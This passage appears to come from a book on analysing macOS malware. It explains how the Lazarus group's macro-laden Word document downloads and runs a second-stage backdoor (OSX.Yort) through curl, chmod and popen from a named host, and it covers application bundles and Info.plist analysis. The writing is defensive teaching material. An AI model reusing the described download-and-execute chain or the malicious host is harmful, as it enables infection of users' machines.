
After confirming the document is indeed a Microsoft Office document, we use the **olevba** utility to dump the embedded macros. This macro code is wrapped in cross-platform logic, allowing it to potentially infect both Windows and Mac users. For example, the Mac specific code is contained within an `#If Mac Then` block.

As shown above, the Mac-specific code is not obfuscated. As it only takes up a few lines, it is trivial to see its goal is to download and execute a 2nd-stage payload.

Specifically it:

1. Downloads a file from `nzssdm.com/assets/mt.dat` (via `curl`) to the `/tmp` directory
2. Sets its permissions to executable (via `chmod +x`)
3. Executes the file, `mt.dat` (via `popen`)

If a Mac user opens the document in Microsoft Office and enables macros, this malicious macro code will be automatically executed (triggered via the `AutoOpen`) function:



malicious document, attack overview
(Lazarus group)

The downloaded payload (`mt.dat`) turns out to be [OSX.Yort](#) [27]; a Mach-O binary that implements standard backdoor capabilities.

📝 Note:

For a comprehensive technical analysis on this malicious document and attack at a whole see either:


- "OSX.Yort" [27]
- "Lazarus Apt Targets Mac Users With Poisoned Word Document" [28]

Before we discuss the (rather involved) topic of statically analyzing mach-O binaries, let's briefly cover application bundles.

Applications
Mac malware is often packaged up in a malicious application. Applications are a familiar file format to all Mac users, and thus a user may not think twice before running a malicious application. Moreover, as applications are tightly integrated with macOS, a double-click may be all that is needed to fully infect a Mac system. (Though macOS Catalina's notarization requirements do help prevent such inadvertent user-driven infection).

Behind the scenes, an application is actually a directory (albeit with a well-defined structure). In Apple parlance, it's referred to as an application bundle.

One can view the contents of an application (bundle) by control-clicking on an application's icon and selecting the "Show Package Contents" option:



...though the terminal may be the preferred method of viewing the application's contents:

```
$ find Final_Presentation.app/
```

```
Final_Presentation.app/
Final_Presentation.app/Contents
Final_Presentation.app/Contents/_CodeSignature
Final_Presentation.app/Contents/_CodeSignature/CodeResources

Final_Presentation.app/Contents/MacOS
Final_Presentation.app/Contents/MacOS/usrnode

Final_Presentation.app/Contents/Resources
Final_Presentation.app/Contents/Resources/en.lproj
Final_Presentation.app/Contents/Resources/en.lproj/MainMenu.nib
Final_Presentation.app/Contents/Resources/en.lproj/InfoPlist.strings
Final_Presentation.app/Contents/Resources/en.lproj/Credits.rtf
Final_Presentation.app/Contents/Resources/PPT3.icns

Final_Presentation.app/Contents/Info.plist
```

Let's briefly discuss the various (sub)directories of an application:

- `Contents/`
  Contains all files and (sub)directories of the application bundle.

- `Contents/_CodeSignature`
  Contains code-signing information about the application (i.e., hashes, etc.).

- `Contents/MacOS`
  Contains the application's binary (which is executed when the user double-clicks the application icon in the UI).

- `Contents/Resources`
  Contains UI elements of the application, such as images, documents, and nib/xib files (that describe various user interfaces).

- `Contents/Info.plist`
  The application's main "configuration file." Apple notes that "*the system relies on the presence of this file to identify relevant information about [the] application and any related files*" [29].

📝 Note:

For a comprehensively detailed discussion of application bundles, see Apple's authoritative developer documentation on the matter:

"Bundle Structures" [29]

For the purposes of statically analyzing a malicious application, the application's `Info.plist` file and the main executable are of primary interest.


As noted, when an application is launched, the system consults the `Info.plist` property list file, as it contains essential (meta)data about the application. Property list files contain key-value pairs. Pairs that may be of interest when analyzing an application include:

- `CFBundleExecutable`
  Contains the name of the application's binary (found in `Contents/MacOS`).

- `CFBundleIdentifier`
  Contains the application's bundle identifier (often used by the system to globally identify the application).

- `LSMinimumSystemVersion`
  Contains the oldest version of macOS that the application is compatible with.

The following image breaks down an `Info.plist` file from a variant of OSX.WindTail [30]:




Though `Info.plist` files are generally "plaintext" XML and thus readable directly in the terminal or text editor, macOS also supports a binary property list (plist) format.

`OSX.Siggen` is an example of malicious application with an `Info.plist` in this binary file format:

```
$ file OSX.Siggen.app/Contents/Info.plist

Info.plist: Apple binary property list
```

To read this binary file format, use the `/usr/bin/defaults` command (with the `read` command line flag).



Reading binary Info.plist files
(OSX.Siggen)

The `CFBundleExecutable` key in an application's `Info.plist` contains the name of the application's binary (found in `Contents/MacOS`). This key/value pair is needed, as there may be several executable files within `Contents/MacOS` directory, and macOS needs to know which binary to execute when the user double-clicks the applications icon.

> 📝 Note:
>
> Unless an application has been notarized, the values in Info.plist may have been deceptively created.
>
> For example, OSX.Siggen [9] sets its bundle identifier (CFBundleIdentifier) to "inc.dropbox.com" in an effort to masquerade as legitimate DropBox software.

When statically analyzing a malicious application, once one has perused the `Info.plist` file, attention invariably turns towards the binary specified in the `CFBundleExecutable` key. More often than not, this binary is a Mach-O; the native executable file format of macOS.

Up Next

In this chapter we examined various various file types one commonly encounters while analyzing Mac malware. For each file type, we discussed its purpose, as well as highlighting static analysis tools that can be used to analyze the file format.

However, this chapter focused only on the analysis of *non-binary* file formats (such as scripts). In reality, the majority of Mac malware is compiled into and distributed as Mach-O binaries.

In the next chapter, we'll discuss this binary file format, as well as explore binary analysis tools and techniques.

References

1. file's man page
 x-man-page://file

2. Apple Disk Images
 https://en.wikipedia.org/wiki/Apple_Disk_Image

3. OSX.CreativeUpdate
 https://objective-see.com/blog/blog_0x3C.html#CreativeUpdate

4. Suspicious Package
 https://mothersruin.com/software/SuspiciousPackage/

5. OSX.CPUMeaner
 https://objective-see.com/blog/blog_0x25.html#CpuMeaner

6. "Pass the AppleJeus"
 https://objective-see.com/blog/blog_0x49.html

7. "OSX.Dummy: New Mac Malware Targets the Cryptocurrency Community"
 https://objective-see.com/blog/blog_0x32.html

8. "Shell Scripting Tutorial"
 https://www.tutorialspoint.com/unix/shell_scripting.htm

9. OSX.Siggen
 https://objective-see.com/blog/blog_0x53.html#osx-siggen

10. "Mac.BackDoor.Siggen.20"
 https://vms.drweb.com/virus/?i=17783537

11. Platypus
 https://sveinbjorn.org/platypus

12. Learn Python
 https://www.tutorialspoint.com/python/index.htm

13. “Python | os.dup2() method”
https://www.geeksforgeeks.org/python-os-dup2-method/

14. “MacOS Malware Outbreaks 2019 | The First 6 Months”
https://www.sentinelone.com/blog/macos-malware-2019-first-six-months/

15. Decompiler.com
http://www.decompiler.com/

16. “Mac Adware, à la Python”
https://objective-see.com/blog/blog_0x3F.html

17. “The Ultimate Beginner's Guide To AppleScript”
https://computers.tutsplus.com/tutorials/the-ultimate-beginners-guide-to-applescript--mac-3436

18. “New Malware DevilRobber Grabs Files and Bitcoins, Performs Bitcoin Mining, and More”
https://www.intego.com/mac-security-blog/new-malware-devilrobber-grabs-files-and-bitcoins-performs-bitcoin-mining-and-more/

19. “How Offensive Actors Use AppleScript For Attacking macOS”
https://www.sentinelone.com/blog/how-offensive-actors-use-applescript-for-attacking-macos/

20. “Dissecting OSX/FruitFly.B Via A Custom C&C Server”
https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

21. Perl Viewer, Formatter, Editor
https://www.cleancss.com/perl-beautify/

22. Perl Tutorial
https://www.perltutorial.org/

23. oletools
http://www.decalage.info/python/oletools

24. “Description of behaviors of AutoExec and AutoOpen macros in Word”
https://support.microsoft.com/en-us/help/286310/description-of-behaviors-of-autoexec-and-autoopen-macros-in-word

25. Empyre
https://github.com/EmpireProject/EmPyre

26. “New Attack, Old Tricks: Analyzing a Malicious Document with a mac-Specific Payload”
https://objective-see.com/blog/blog_0x17.html

27. “OSX.Yort”
https://objective-see.com/blog/blog_0x53.html#osx-yort

28. “Lazarus APT Targets Mac Users with Poisoned Word Document”
https://labs.sentinelone.com/lazarus-apt-targets-mac-users-poisoned-word-document

29. “Bundle Structures”
https://developer.apple.com/library/archive/documentation/CoreFoundation/Conceptual/CFBundles/BundleTypes/BundleTypes.html#//apple_ref/doc/uid/10000123i-CH101-SW1

30. “Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail
https://objective-see.com/blog/blog_0x3D.html